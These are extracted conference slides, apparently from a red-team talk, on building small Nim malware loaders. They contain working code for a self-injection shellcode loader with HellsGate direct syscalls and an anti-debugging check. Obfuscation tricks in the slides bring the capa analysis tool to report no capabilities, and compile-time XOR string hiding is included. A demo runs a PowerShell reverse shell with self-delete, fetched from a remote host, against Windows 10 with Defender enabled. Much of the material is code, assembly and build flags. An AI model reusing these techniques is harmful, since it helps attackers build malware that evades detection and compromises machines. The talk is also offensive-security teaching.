-a---	4/11/2024 12:24 AM	6656	main.exe



0x07 - obfuscation

Add anti-debugging through HellsGate

```
src > self_injection_loader_obfuscated > utils > hellsgate > 🐍 hg.nim > ...
13  VX_TABLE* = object
14  | NtQueryInformationProcess*: VX_TABLE_ENTRY
15  | NtAllocateVirtualMemory*: VX_TABLE_ENTRY
16  | NtProtectVirtualMemory*: VX_TABLE_ENTRY
17  | NtCreateThreadEx*: VX_TABLE_ENTRY
18  | NtWaitForSingleObject*: VX_TABLE_ENTRY
19  PVX_TABLE* = ptr VX_TABLE
20
```

Add syscall to VX_TABLE



```
src > self_injection_loader_obfuscated > utils > hellsgate > 🐍 hg.nim > ...
130
131 t.NtQueryInformationProcess.dwHash = static(hashStrA("NtQueryInformationProcess"))
132 if not getVxTableEntry(pLdrDataEntry.DllBase, pImageExportDirectory, t.NtQueryInformationProcess):
133     return false
134
```

Add syscall to *initHG()*

```
src > self_injection_loader_obfuscated > 🐍 exec_payload.nim > ...
11  # check for debugger
12  var
13  | status: NTSTATUS = 0
14  | uInherit: ULONG
15  HellsGate(t.NtQueryInformationProcess.wSystemCall)
16  status = HellsDescent(cast[HANDLE](-1), 31'u32, uInherit.addr, cast[ULONG](sizeof(ULONG)), NULL)
17  if status != 0:
18      return false
19
```

Add calling of syscall to *localShellcodeInjection()*

0x07 - obfuscation

We use *capa* to see what capabilities the binary has statically.

```
PS C:\Users\user\Desktop\writing_nimless_nim\src\self_injection_loader_obfuscated> C:\tools\capa-v7.0.1-windows\capa.exe .\main.exe
```

md5	3f8858458264a1134271068c64915b5c
sha1	a189cf7f28ed727ad764c4f9a8d20974cce28506
sha256	68ebcbf16947648e4a74809f8c939a5b53335817162801f78fe9267b42e3eeaa
analysis	static
os	windows
format	pe
arch	amd64
path	C:/Users/user/Desktop/writing_nimless_nim/src/self_injection_loader_obfuscated/main.exe

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Obfuscated Files or Information T1027
EXECUTION	Shared Modules T1129

MBC Objective	MBC Behavior
DATA	Encode Data::XOR [C0026.002]
DEFENSE EVASION	Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]

Capability	Namespace
encode data using XOR (3 matches) access PEB ldr_data parse PE header (2 matches)	data-manipulation/encoding/xor linking/runtime-linking load-code/pe



0x07 - obfuscation

[Oxtriboulet's string obfuscation](#) article can give us a simple way of obfuscating our xor encryption.

```
src > self_injection_loader_obfuscated > utils > 🐍 enc.nim
1  proc xorStackString*[I,J](buf: var array[I, byte], key: array[J, byte]) {.inline.} =
2      for i in 0 ..< (buf.len-1):
3          asm """
4              .byte 0xe9, 0x04, 0x00, 0x00, 0x00
5              .byte 0xff, 0xff, 0xff, 0xff
6          """
7          buf[i] = key[i mod (key.len-1)] xor buf[i]
```



Capability	Namespace
access PEB ldr_data parse PE header (2 matches)	linking/runtime-linking load-code/pe

```
00001001 mov    rax, 155A0000000000000000000000000000
00001009 mov    qword [rsp+0x54 {var_14}], rax {'iss\x04\x02\x1f17'}
0000109e mov    rax, 'BSIDESKC'
000010a8 mov    dword [rsp+0x5c {var_c}], 0x263767
000010b0 mov    qword [rsp+0x38 {var_38}], rax {'BSIDESKC'}
000010b5 mov    dword [rsp+0x40 {var_28}], 0x303234
000010bd mov    qword [rsp+0x28 {var_40}], 0x0
000010c6 mov    qword [rsp+0x30 {var_38}], 0x0
```

```
000010d8    mov        rax, rcx
000010db    cqo
000010dd    idiv       r8
000010e0    mov        al, byte [rsp+rdx+0x38 {var_30}]
000010e4    xor        byte [rcx+r9], al {var_24} {var_24}
000010e8    inc        rcx
000010eb    cmp        rcx, 0x1b
000010ef    jne        0x10cf
```

0x07 - obfuscation

We adjust how we are accessing the PEB to trick static analysis into thinking it isn't accessed.

```
src > self_injection_loader_obfuscated > utils > gmh.nim > ...
 9  proc getModuleHandleH*(hash: uint32): HMODULE =
10    var
11      pPeb: PPEB
12      asm """
13        mov rax, qword ptr gs:[0x60]
14        :="=r"(`pPeb`)
15      """

```



```
src > self_injection_loader_obfuscated > utils > gmh.nim > ...
 9  proc getModuleHandleH*(hash: uint32): HMODULE =
10    var
11      pPeb: PPEB
12      asm """
13        xor rax, rax
14        mov rax, 0x10
15        imul rax, rax, 6
16        mov rax, qword ptr gs:[rax]
17        :>r"(^pPeb")
18      """

```

Capability	Namespace
parse PE header (2 matches)	load-code/pe

0x07 - obfuscation

We can do some dumb stuff to trick *capa* into thinking we aren't parsing a PE header.
(Adding 420 when checking signatures, comparing every value and jumping to end of function)

```
src > self_injection_loader_obfuscated > utils > gpa.nim > ...
4  template testJmpFail[T](t: T) =
5    if cast[int](t) == 0:
6      asm "jmp FAILURE"
7
8  func getAddressHash*(hModule: HMODULE, apiNameHash: uint32): FARPROC { .inline, noSideEffect. } =
9    var
10      pBase = hModule
11      pImgDosHdr = cast[PIMAGE_DOS_HEADER](pBase)
12      testJmpFail(pImgDosHdr)
13      var pImgNtHdr = cast[PIMAGE_NT_HEADERS](cast[int](pBase) + pImgDosHdr.e_lfanew)
14      testJmpFail(pImgNtHdr)
15      if (pImgDosHdr.e_magic + 420 != IMAGE_DOS_SIGNATURE + 420) or (pImgNtHdr.Signature + 420 != IMAGE_NT_SIGNATURE + 420):
16        testJmpFail(1)
17      var imgOptHdr = cast[IMAGE_OPTIONAL_HEADER](pImgNtHdr.OptionalHeader)
18      testJmpFail(imgOptHdr)
19      var pImgExportDir = cast[PIMAGE_EXPORT_DIRECTORY](cast[int](pBase) + imgOptHdr.DataDirectory[0].VirtualAddress)
20      testJmpFail(pImgExportDir)
21      var funcNameArray = cast[ptr UncheckedArray[DWORD]](cast[int](pBase) + pImgExportDir.AddressOfNames)
22      testJmpFail(funcNameArray)
23      var funcAddressArray = cast[ptr UncheckedArray[DWORD]](cast[int](pBase) + pImgExportDir.AddressOfFunctions)
24      testJmpFail(funcAddressArray)
25      var funcOrdinalArray = cast[ptr UncheckedArray[WORD]](cast[int](pBase) + pImgExportDir.AddressOfNameOrdinals)
26      testJmpFail(funcOrdinalArray)
27
28      for i in 0 ..< pImgExportDir.NumberOfFunctions:
29        var pFunctionName = cast[cstring](cast[PCHAR](cast[int](pBase) + funcNameArray[i]))
30        testJmpFail(pFunctionName)
31        if apiNameHash == hashStrA(pFunctionName):
32          return cast[FARPROC](cast[int](pBase) + funcAddressArray[funcOrdinalArray[i]])
33        asm "FAILURE:"
34      return cast[FARPROC](0)
35
36  template gpa*[T](h: HANDLE, p: string, t: T): T =
37    cast[typeof(t)](getProcAddressHash(h, static(hashStrA(p.cstring))))
```

The PE header is being parsed in two places:
utils/gpa.nim and *utils/hellsgate/hg.nim*.

The same methodology is applied to *hg.nim*,
except a little more gross..



This brings us to...

0x07 - obfuscation

Various optimization levels (-O0, -O1, ...) yields different results. For these results, -Os, was used.

```
PS C:\Users\user\Desktop\writing_nimless_nim\src\self_injection_loader_obfuscated> C:\tools\capa-v7.0.1-windows\capa.exe .\main.exe
```

md5	57deaf4234ef36c191bb896d2c4ef39e
sha1	40c92cbfdcaa184ea4402ca58f81b6fd449a98217
sha256	b07b2e3867351375d867a9a5a7403eb242676adfd836edb66e96668839b4397f
analysis	static
os	windows
format	pe
arch	amd64
path	C:/Users/user/Desktop/writing_nimless_nim/src/self_injection_loader_obfuscated/main.exe

```
no capabilities found
```

```
PS C:\Users\user\Desktop\writing_nimless_nim\src\self_injection_loader_obfuscated> dir .\main.exe
```

```
Directory: C:\Users\user\Desktop\writing_nimless_nim\src\self_injection_loader_obfuscated
```

Mode	LastWriteTime	Length	Name
-a-	4/15/2024 9:25 PM	5632	main.exe



0x08 - demo

0x08 - *reverse_shell* creates a powershell reverse through *CreateProcessA* and then calls *deleteSelf()* through the previous example.

This is used as our shellcode.

0x07 - *self_injection_loader_obfuscated* will be our loader.


Target is a freshly installed and updated Windows 10 machine with Defender enabled.

```
>>> s = b"http://192.168.5.138:8000/sd.sc"
>>> k = b"BSIDESKC420"
>>> o = [v^k[i%len(k)] for i,v in enumerate(s)]
>>> bytes(o)
b'*'=4\x7f|dr\r\x00\x1eseqjp}zp\x0c\x08\x08rcyk67e0W"
```

```
>>> br = BinaryReader(bv)
... data = br.read(bv.sections ['.text'].length, bv.sections ['.text'].start)
... path = r"C:\Users\user\Desktop\writing_nimless_nim\src\reverse_shell\sd.sc"
... with open(path, "wb") as f:
...     f.write(data)
...
2368
```

```
/5700 TIMES, 2.0/23, 100.10MB PEAKMEM, PROJ. C:\Users\user\Desktop\writing_nimless_nim\src\self_injection_loader_obfuscated\main.exe [SuccessX]
PS C:\Users\user\Desktop\writing_nimless_nim\src\self_injection_loader_obfuscated>
```

0x08 - demo



0x09 - improving stackStringA/W macro

stackString macros are cool. Let's improve it by including a single byte xor key at compile time.

```
6 proc genRandomKey(): byte {.compileTime.} =
7     var seed: int = 0
8     when system.hostOS == "windows":
9         discard parseInt(staticExec("powershell.exe Get-Random -Maximum 99999999 -Minimum 10000000"), seed, 0)
10    else:
11        discard parseInt(staticExec("bash -c 'echo $RANDOM'"), seed, 0)
12    var rng = initRand(seed)
13    return rng.rand(byte.high).byte
14
15 const randKey = genRandomKey()
```

We create a *compileTime* function that generates us a single byte xor key.



In *assignChars*, we xor each char of the assignment string and add it to the *dotExpr* NimNode.

```
src > 0x09 - improving_stackStr > utils > 🐾 stackstr.nim
17 proc assignChars(smt: NimNode, varName: NimNode, varValue: string, wide: bool) {.compileTime.} =
18     for i in 0 ..< varValue.len():
19         dotExpr.add(newLit(
20             | (ord(varValue[i]).byte xor randKey).char
21             |))
```

0x09 - improving stackStringA/W macro

```
src > 0x09 - improving_stackStr > utils > 🐾 stackstr.nim
```

```
57  proc singleByteXor*[I,T](buf: var array[I, T], key: byte) {.inline.} =
58  |   for i in 0 ..< (buf.len-1):
59  |   |   buf[i] = key xor buf[i]
60
```

We define our *singleByteXor* operation on the array that is generated (*I,T* are generics to handle different lengths and CHAR/WCHAR). This can be defined with the *noinline* pragma if we don't want the proc inlined.

```
src > 0x09 - improving_stackStr > utils > 🐾 stackstr.nim
```

```
62  macro stackStringA*(sect) =
63  |   template genStuff(str, key: untyped): untyped =
64  |   |   {.noRewrite.}:
65  |   |   singleByteXor(str, key)
66  |   result = newStmtList()
67  let
68  |   def = sect[0]
69  |   bracketExpr = makeBracketExpression(def[2].strVal, false)
70  |   identDef = newIdentDefs(def[0], bracketExpr)
71  |   varSect = newNimNode(nnkVarSection).add(identDef)
72  result.add(varSect)
73  result.assignChars(def[0], def[2].strVal, false)
74  result.add(getAst(genStuff(def[0], randKey)))
```

We define a *genStuff* template so we can inject it straight into the AST with *getAst*. This is done for *stackStringW* as well, passing in the correct bool for *makeBracketExpression* and *assignChars* (that bool handles WCHAR).



0x09 - improving stackStringA/W macro

```
src > 0x09 - improving_stackStr > 🐍 main.nim
1  import win32
2  import utils/[stdio, stackstr]
3
4  proc main(): int {.exportc: "Main".} =
5      var test {.stackStringA.} = "TESTTEST"
6      PRINTA(CPTR(test))
7
```



Stack string moved from RAX onto the stack, and then xor'ed by 0x5f

```
Main:
140001020 mov    rax, 0xb0c1a0b0b0c1a0b
14000102a push   r14 {__saved_r14}
14000102c push   r13 {__saved_r13}
14000102e push   r12 {__saved_r12}
140001030 push   rbp {__saved_rbp}
140001031 push   rdi {__saved_rdi}
140001032 push   rsi {__saved_rsi}
140001033 push   rbx {__saved_rbx}
140001034 sub    rsp, 0x60
140001038 mov    byte [rsp+0x54 {var_44}], 0x0
14000103d lea    rdx, [rsp+0x54 {var_44}]
140001042 mov    qword [rsp+0x4c {var_4c}], rax  {'\x0b\x1a\x0c\x0b\x0b\x1a\x0c\x0b'}
140001047 lea    rax, [rsp+0x4c {var_4c}]
14000104c mov    r13, rax {var_4c}
```

```
14000104f xor    byte [rax], 0x5f
140001052 inc    rax
140001055 cmp    rax, rdx {var_44}
140001058 jne    0x14000104f
```

```
PS C:\Users\user\Desktop\writing_nimless_nim\src\0x09 - improving_stackStr> nim c --verbosity:0 .\main.nim
PS C:\Users\user\Desktop\writing_nimless_nim\src\0x09 - improving_stackStr> .\main.exe
TESTTEST
```

0x10 - improving stackStringA/W macro pt 2

Rolling xor time. A multibyte xor key was attempted, but kept getting allocated in `.rdata`; which is fine, but we are trying to avoid unnecessary usage in the data section.
`updateHash()` is similar to our single byte, but return a full `uint` (64-bits).

```
src > 0x10 - improving_stackStr2 > utils > stackstr.nim
 7  proc updateHash(): uint { .compileTime. } =
 8    var seed: int = 0
 9    when system.hostOS == "windows":
10      discard parseInt(staticExec("powershell.exe Get-Random -Maximum 99999999 -Minimum 10000000"), seed, 0)
11    else:
12      discard parseInt(staticExec("bash -c 'echo $RANDOM'"), seed, 0)
13    var rng = initRand(seed)
14    result = rng.rand(int.high).uint
```

```
src > 0x10 - improving_stackStr2 > utils > stackstr.nim
17  proc assignChars(smt: NimNode, varName: NimNode, varValue: string, wide: bool, key: uint) { .compileTime. } =
23    for i in 0 ..< varValue.len():
32      dotExpr.add(newLit(
33        (ord(varValue[i]).byte xor cast[byte](key.rotateRightBits(i))).char
34      ))
```

We use `rotr (rotateRightBits)` for our index value. This is matched in our `complexXor` proc.





0x10 - improving stackStringA/W macro pt 2

```
src > 0x10 - improving_stackStr2 > utils > stackstr.nim
50
57  proc complexXor*[I,T](buf: var array[I, T], key: uint) {.inline.} =
58      var i: int = 0
59      while buf[i] != '\0'.T:
60          buf[i] = (key.rotateRightBits(i) and 0xff).T xor buf[i]
61          i.inc
```

We want to xor everything except the last byte, as done in previous examples.

We can choose to inline or not.

```
src > 0x10 - improving_stackStr2 > utils > stackstr.nim
64  macro stackStringA*(sect) =
65      var globalHash = updateHash()
66      template doXor(str, key: untyped): untyped =
67          {.noRewrite.}:
68              complexXor(str, key)
69
70      result = newStmtList()
71      let
72          def = sect[0]
73          bracketExpr = makeBracketExpression(def[2].strVal, false)
74          identDef = newIdentDefs(def[0], bracketExpr)
75          varSect = newNimNode(nnkVarSection).add(identDef)
76      result.add(varSect)
77      result.assignChars(def[0], def[2].strVal, false, globalHash)
78      result.add(getAst(doXor(def[0], globalHash)))
```

Update the hash for each *stackString*, this is optional and alternatively can be used globally.

Add the *complexXor* function into our AST

0x10 - improving stackStringA/W macro pt 2

```
src > 0x10 - improving_stackStr2 > main.nim
1  import win32m
2  import utils/[stdio, stackstr]
3
4  proc main(): int {.exportc: "Main".} =
5      var test1 {.stackStringA.} = "http://127.0.0.1:1337/cat.exe\n"
6      var test2 {.stackStringW.} = "bsideskc420\n"
7
8      PRINTC(PTR(test1))
9
10     dumpHex(CWPTR(test2), sizeof(test2))
11
```

```
14000105c    mov  
14000105b    mov  
140001065    mov  
14000106d    mov  
140001077    mov  
14000107f    mov  
140001089    mov  
140001091    mov  
14000109c    mov  
1400010a6    call
```

Even though we defined *inline*, nim did not inline our *stackStringA* call.

```
    .text:0000000000401000  sub    rax, 0x0000000000000000
    .text:0000000000401004  xor    rax, 0x0fab90261c619afde
    .text:0000000000401008  qword [rsp+0xb1 {var_67}], rax  {'\xde\xaf\x19\xc6a\x02\xb9\xfa'}
    .text:000000000040100C  xor    rax, 0x58fd9760ac1745d7
    .text:0000000000401010  qword [rsp+0xb9 {var_5f}], rax  {'\xd7E\x17\xac`\'x97\xfdX'}
    .text:0000000000401014  xor    rax, 0xfa5542c855eeb8e
    .text:0000000000401018  qword [rsp+0xc1 {var_57}], rax  {'\xe8\xeb^\'x85\xecBU\xfa'}
    .text:000000000040101C  dword [rsp+0xc9 {var_4f}], 0x196c8b9
    .text:0000000000401020  word  [rsp+0xcd {var_4b}], 0xd4d9  {0xd4d9}
    .text:0000000000401024  complexXor__main_u7.constprop.0
```

```
1400010b3 call    n1mZeroMem
1400010b8 xor    ecx, ecx {0x0}
1400010ba mov    rax, 0x3400c8003100e7
1400010c4 mov    word [rsp+0xae {var_6a}], 0x0
1400010cc mov    qword [rsp+0x96 {var_82}], rax {'\xe7\x01\x00\x00\x0c\x00\x04'}
1400010d5 mov    rax, 0x6e6001060700d
1400010e8 mov    r8, 0x6f9fcfa321424285
1400010ea mov    qword [rsp+0x9e {var_7a}], rax {'M\x00g\x00a\x00\x06'}
1400010f2 mov    rax, 0x82000000130076
1400010fc mov    qword [rsp+0x6 {var_72}], rax {'v\x00\x13\x00\x00\x00\x82'}
```

```
1400001104 mov    dx, word [rsi+rcx*2] {var_82}
1400001108 test   dx, dx
140000110b jne    0x140001211
```

```
140001211 mov     rax, r8  
140001217 ror     rax, cl  
140001217 movzx   eax, al  
14000121a xor     eax, edx  
14000121c mov     word [rsi+rcl*2], ax {var_82}  
140001228 inc     rcx  
140001223 jmp     0x140001104
```

```
148001111 mov    ecx, 0x2e428af
148001116 call   getModuleHandleLh__utilsZgmh_u6
14800111b mov    edx, 0x16c7a3f5
148001128 mov    rcx, rax
14800112d mov    r12, rax
14800112e call   getProcAddressHash__utilsZgpa_u3
14800112f lea    r10, {rsp+0x59 [var_bf]}
148001130 mov    edx, 0xb
148001135 mov    rcx, r10 {var_bf}
148001138 mov    rbx, rax
```

But, our `stackStringW` call got inline. With nim generics, each proc will generate individual procs for each type of passed in argument. In our case, we will see one for `CHAR` and one for `WCHAR`.



0x10 - improving stackStringA/W macro pt 2

```
140001050    mov    byte [rsp+0xc0 {var_4}], 0x0
14000105b    mov    rax, 0xfab90261c619afde
140001065    mov    qword [rsp+0xb1 {var_67}], rax  {'\xde\xaf\x19\xc6a\x02\xb9\xfa'}
14000106d    mov    rax, 0x58fd9760ac1745d7
140001077    mov    qword [rsp+0xb9 {var_5f}], rax  {'\xd7E\x17\xac\x97\xfdX'}
14000107f    mov    rax, 0xfa5542ec855eeb8e
140001089    mov    qword [rsp+0xc1 {var_57}], rax  {'\x8e\xeb\x85\xecBU\xfa'}
140001091    mov    dword [rsp+0xc9 {var_4f}], 0x196c8b9
14000109c    mov    word [rsp+0xcd {var_4b}], 0xd4d9  {0xd4d9}
1400010a6    call   complexXor_main_u7.constprop.0
```

What if we want `complexXor` to always be inlined?

src > 0x10 - improving_stackStr2 > utils > stackstr.nim

```
57  proc complexXor*[I,T](buf: var array[I, T], key: uint) {.inline, codegenDecl: "__attribute__((always_inline)) $$ $$#".} =
58  var i: int = 0
59  while buf[i] != '\0'.T:
60      buf[i] = (key.rotateRightBits(i) and 0xff).T xor buf[i]
61      i.inc
```

The `codegenDecl` pragma will attempt to always_inline. Which is successful for our case.

Name	Address	Section	Kind
_start	0x140001000	.text	Function
Main	0x140001020	.text	Function
getModuleHandleH__util...	0x140001900	.text	Function
getProcAddressHash__ut...	0x140001970	.text	Function
hashStrW__utilsZhash_u...	0x140001a50	.text	Function
nimZeroMem	0x140001a70	.text	Function
winstrConverterCString...	0x140001a80	.text	Function



0x11 - improving winim interoperability

Name	Address	Section	Kind
_start	0x140001000	.text	Function
Main	0x140001020	.text	Function
getModuleHandleH__util...	0x140001900	.text	Function
getProcAddressHash__ut...	0x140001970	.text	Function
hashStrW__utilsZhash_u...	0x140001a50	.text	Function
nimZeroMem	0x140001a70	.text	Function
winstrConverterCString...	0x140001a80	.text	Function

We've seen `winstrConverterCString` before, but what is it?

All it does is dereference a pointer?

According to [winim's source](#), it's just a converter, so we can use the same `codegenDecl` or `inline` pragmas to force this as inline.

```
winstrConverterCStringTo...kgsZwinim4551057048ZwinimZwinstr_u704:  
140001a80  mov      rax, rcx  
140001a83  retn    {__return_addr}
```

```
C: > Users > user > .nimble > pkgs > winim-3.9.0 > winim > 🐱 winstr.nim
```

```
996  
997  converter winstrConverterCStringToPtrChar*(x: cstring): ptr char {.inline.} = cast[ptr char](x)  
998  ## Converts `cstring` to `ptr char` automatically.  
...
```



It is now gone

Name	Address	Section	Kind
_start	0x140001000	.text	Function
Main	0x140001020	.text	Function
getModuleHandleH__util...	0x1400018c0	.text	Function
getProcAddressHash__ut...	0x140001930	.text	Function
hashStrW__utilsZhash_u...	0x140001a10	.text	Function
nimZeroMem	0x140001a30	.text	Function
__builtin_memcpy	0x140002020	.synthetic...	Data

0x12 - nim.cfg

One thing that was glossed over was the use of a config file. The config bootstraps stripping away the Nim and C Runtime (NRT & CRT). Let's discuss What's needed and what everything is doing. It's already heavily documented from [zimawhit3's Bitmancer](#).

```
1 ## Nim Flags
2 ## Standard Flags
3 --define:danger          -d:danger - We don't need any memory safety or checks.
4 --mm:none                 -mm:none - We manage our own memory
5 --threads:off             -threads:off - Threads are included in the (NRT)
6 --cpu:amd64               -cpu:amd64 - Specify 64-bit x86
7 --opt:none                -opt:none - Used so it doesn't specify -opt:speed or -opt:size; therefore we can specify optimizations
```

```
12 ## Set the cache directory
13 --nimcache:"./cache/$projectname"
14
15 ## Turn off main procedure generation, that will be set with a linker flag to NimMainModule
16 --noMain:on
17
18 ## Use Nim's routines to prevent linking to MSVCRT
19 --define:nimNoLibc
20
21 ## Turn off Winim's embedded resource
22 --define:noRes
```

0x12 - nim.cfg

One thing that was glossed over was the use of a config file. The config bootstraps stripping away the Nim and C Runtime (NRT & CRT). Let's discuss What's needed and what everything is doing. It's already heavily documented from [zimawhit3's Bitmancer](#).

```
56 ## Suppress generation of stack unwinding tables
57 --t:"-fno-asynchronous-unwind-tables"
58
59 ## Merge identical constants and variables to reduce code size
60 --t:"-fmerge-all-constants"
```

```
63 ## Linker flags
64 #-----
65 ## Bypass all of Nim's initialization procedures, there is no GC so they aren't needed.
66 ## This also turns off IO, so echo/debugecho will not work with this turned on.
67 --l:"-Wl,-e_start"
68
69 ## This needs to be passed to the compiler AND the linker...
70 ## Reference: http://www.independent-software.com/linking-a-flat-binary-from-c-with-mingw.html
71 --l:"-nostdlib"
72
73 ## Garbage collect all unused code sections.
74 --l:"-Wl,--gc-sections"
75
76 ## Custom Linker script
77 --l:"-T./script.ld"
```

0x12 - damn, what else?

Can compile with `cpp`, this might yield various code sizes.

```
src > self_delete > ≡ nim.cfg  
8    --exceptions:goto
```

```
PS C:\Users\user\Desktop\writing_nimless_nim\src\self_delete> nim cpp --verbosity:0 .\main.nim
```

If needing to specify which optimization level (`-O0`, `-O1..`), make sure to use

```
src > self_delete > ≡ nim.cfg  
7    --opt:none
```

View the `cache/<projectname>/main.json` file to see how the program is being compiled/linked.

Changing `gcc` versions allow for different results, `gcc version 13.2.0` has access to `-Oz`, which results in *slightly* smaller shellcode.

```
src > self_delete > ≡ nim.cfg  
21   ## Specify different gcc compiler  
22   --gcc.exe:"C:\\\\tools\\\\mingw64\\\\bin\\\\gcc.exe"  
23   --gcc.linker:"C:\\\\tools\\\\mingw64\\\\bin\\\\gcc.exe"  
24  
25   ## GCC flags  
26   ## Standard Flags  
27   --t:"-masm=intel"  
28   --t:"-Oz"
```

0x12 - damn, what else?

Play with your compiler


```
26 ## GCC flags  
27 ## Standard Flags  
28 --t:-masm=intel"  
29 --t:-Os"
```

```
int64_t sub_1040()
```



```
26 ## GCC flags  
27 ## Standard Flags  
28 --t:-masm=intel"  
29 --t:-O1"  
30 --t:-mavx"
```

```
int64_t sub_1040()
```



```
26 ## GCC flags  
27 ## Standard Flags  
28 --t:-masm=intel"  
29 --t:-O1"  
30 --t:-mavx512f"
```

```
int64_t sub_1040()
```



Enabling advanced instruction set can make it more difficult to RE, at the cost of possibly inflating the binary



0xffffffff - the talk ends



Slides and source:

- https://github.com/m4ul3r/writing_nimless

Previous Lecture:

- https://github.com/us-cyber-team/nim_for_hackers2

Contact:

- [@m4ul3r_0x00 \(twitter\)](https://twitter.com/m4ul3r_0x00)